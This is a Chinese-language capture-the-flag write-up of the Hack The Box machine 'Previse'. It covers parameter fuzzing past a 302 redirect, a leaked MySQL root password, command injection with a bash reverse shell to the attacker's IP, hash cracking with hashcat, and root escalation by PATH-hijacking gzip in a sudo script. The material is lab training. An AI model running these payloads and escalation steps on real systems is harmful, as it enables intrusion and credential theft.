
Previse(完成),302重定向後漏洞,gzip(PATH變量)漏洞

```
└──# nmap -sCV -p 22,80 -A 10.10.11.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 06:43 PDT
Nmap scan report for 10.10.11.104
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Previse Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   221.52 ms 10.10.14.1
2   221.93 ms 10.10.11.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.41 seconds
```

因使用IP登入會直接給/login.php

順便進行php目錄爆破嘗試，大多相同登入介面，或者外網的m4lwhere.org，再來就是空白網頁，

使用burp抓包，修改參數只要/會出現302重定向到/login.php，也會帶出很多.php



Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.11.104
0 Connection: close
1 Referer: http://10.10.11.104/login.php
2 Cookie: PHPSESSID=m1aajvkeejc6h47eag8tg0t00d
3 Upgrade-Insecure-Requests: 1
4
5 username=admin&password=admin
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Wed, 22 May 2024 01:49:35 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, mus
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 2801
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15  <head>
16   <meta http-equiv="content-type" cont
     " />
17   <meta charset="utf-8" />
```

整理後，獲取以下php

```
login.php
index.php
accounts.php
files.php
status.php
file_logs.php
logout.php
```

在請求/accounts.php雖然也是302，可新建帳密，並發現帳密需有長度限制、密碼再次驗證。

Request

Pretty Raw Hex

```
1 POST /accounts.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 25
9 Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/login.php
12 Cookie: PHPSESSID=7r3luno8nv4djff18hmrol0o2k
13 Upgrade-Insecure-Requests: 1
14
15 username=123&password=213
```

Response

Pretty Raw Hex Render

```
        </button>
63    </a>
64   </li>
65  </ul>
66 </div>
67 </nav>
68
69 <section class="uk-section uk-section-default">
70  <div class="uk-container">
71   <h2 class="uk-heading-divider">
      Add New Account
     </h2>
72   <p>
      Create new user.
     </p>
73   <p class="uk-alert-danger">
      ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!
     </p>
74   <p>
      Usernames and passwords must be between 5 and 32 characters!
     </p>
75   <div class="uk-alert-danger" uk-alert>
      <a class="uk-alert-close" uk-close>
      </a>
      <p>
       The password confirmation needs to be provided!
      </p>
     </div>
    </p>
76  <form role="form" method="post" action="accounts.php">
77   <div class="uk-margin">
78    <div class="uk-inline">
```


因知道username、passwd，但不知道驗證的參數，使用wfuzz進行爆破

```
wfuzz -u http://10.10.11.104/accounts.php -d
'username=12345&password=12345&FUZZ=12345' -w /usr/share/seclists/Discovery/Web-
Content/burp-parameter-names.txt -H "Content-Type: application/x-www-form-urlencoded"
--hh 4131
```


-d 目前參數跟需要參數
-H 需要Content-Type
--hh 隱藏具有指定代碼/行/單字/字元的回應
得出：confirm


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# wfuzz -u http://10.10.11.104/accounts.php -d 'username=12345&password=12345&FUZZ=12345' -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt --hh 4131
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.104/accounts.php
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001253:   302        93 L     245 W      4109 Ch     "confirm"

Total time: 0
Processed Requests: 6453
Filtered Requests: 6452
Requests/sec.: 0
```


登入成功




在files.php找到壓縮黨，確認裡面是網站PHP資料，裡面有包含config.php












```
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
```

有找到file_logs.php，抓取封包後成/log.php
測試後，參數在後面放sleep 5 可正常等待5秒
放入其他id、whoami都失敗，
懷疑可以進行反彈SHELL



反彈成功
參數修改成URL編碼：`bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"`



有開3306，嘗試連線

```
www-data@previse:/var/www/html$ netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0     13 10.10.11.104:45792      10.10.14.2:9200         ESTABLISHED on (0.39/0/0)
tcp        0      1 10.10.11.104:33708      1.1.1.1:53              SYN_SENT    on (1.67/2/0)
```

資料庫

```
www-data@previse:/var/www/html$ mysql -uroot -p'mySQL_p@ssw0rd!:)'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

use previse;

```
mysql> show tables;
+-----------------+
| Tables_in_previse |
+-----------------+
| accounts        |
| files           |
+-----------------+
2 rows in set (0.00 sec)
```

找到帳密，有加鹽。。。

```
mysql> select * from accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$[illegible]llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | 12345    | $1$[illegible]llol$eBQMPwAvz9j9ZpK62qDI// | 2024-05-22 11:47:26 |
|  3 | 123456   | $1$[illegible]llol$wzYjWk/p5usz8BzxvPrXs1 | 2024-05-22 11:59:05 |
+----+----------+------------------------------------+---------------------+
3 rows in set (0.00 sec)
```

進行base64編碼

```
mysql> select username,to_base64(password) from accounts where id=1;
+-----------+-----------------------------------------------------+
| username | to_base64(password)                                  |
+-----------+-----------------------------------------------------+
| m4lwhere | JDEk8J+ngmxsb2wkRFFwbWR2bmI3RWV1TzZVYXFSSXRmLg== |
+-----------+-----------------------------------------------------+
1 row in set (0.01 sec)
```

username : m4lwhere

passwd : JDEk8J+ngmxsb2wkRFFwbWR2bmI3RWV1TzZVYXFSSXRmLg== (base64)

到kali解碼+爆破

```
┌──(root㉿kali)-[~]
└─# hashcat -m 500 pssswd /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

$1$ llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!
```

username : m4lwhere

解密後passwd : ilovecody112235!

使用ssh連線成功

user flag

```
m4lwhere@previse:~$ cat user.txt
e99e34814c2c4ec76a14268f2d6adbe6
m4lwhere@previse:~$
```

提權資訊

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

該腳本中的漏洞是在gzip沒有完整路徑的情況下呼叫。在 中/tmp，我將建立一個名為 的簡單腳本gzip。

```
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:~$
```

原本變量

```
m4lwhere@previse:/opt/scripts$ which bash
/bin/bash
m4lwhere@previse:/opt/scripts$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/opt/scripts$
```

在靶機新增gzip檔案，並針對/bin/bash提權

```
m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash
echo "hi tso"
sudo chmod +s /bin/bash
m4lwhere@previse:/tmp$ ls -al | grep gzip
-rwxrwxr-x  1 m4lwhere m4lwhere   50 May 23 03:04 gzip
```

新增變量

```
m4lwhere@previse:/tmp$ export PATH=.:$PATH
```

新增後

```
m4lwhere@previse:/tmp$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

提權成功

```
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls -alh /bin/bash
-rwsr-sr-x 1 root root 1.1M Jun  6  2019 /bin/bash
m4lwhere@previse:/tmp$ bash -p
bash-4.4# id
uid=1000(m4lwhere) gid=1000(m4lwhere) euid=0(root) egid=0(root) groups=0(root),1000(m4lwhere)
bash-4.4# whiami
bash: whiami: command not found
bash-4.4# whoami
root
```

root flag

```
bash-4.4# cat root.txt
7b738db7ccc6decb5fbf9653ff34a2ba
bash-4.4# cd /tmp
```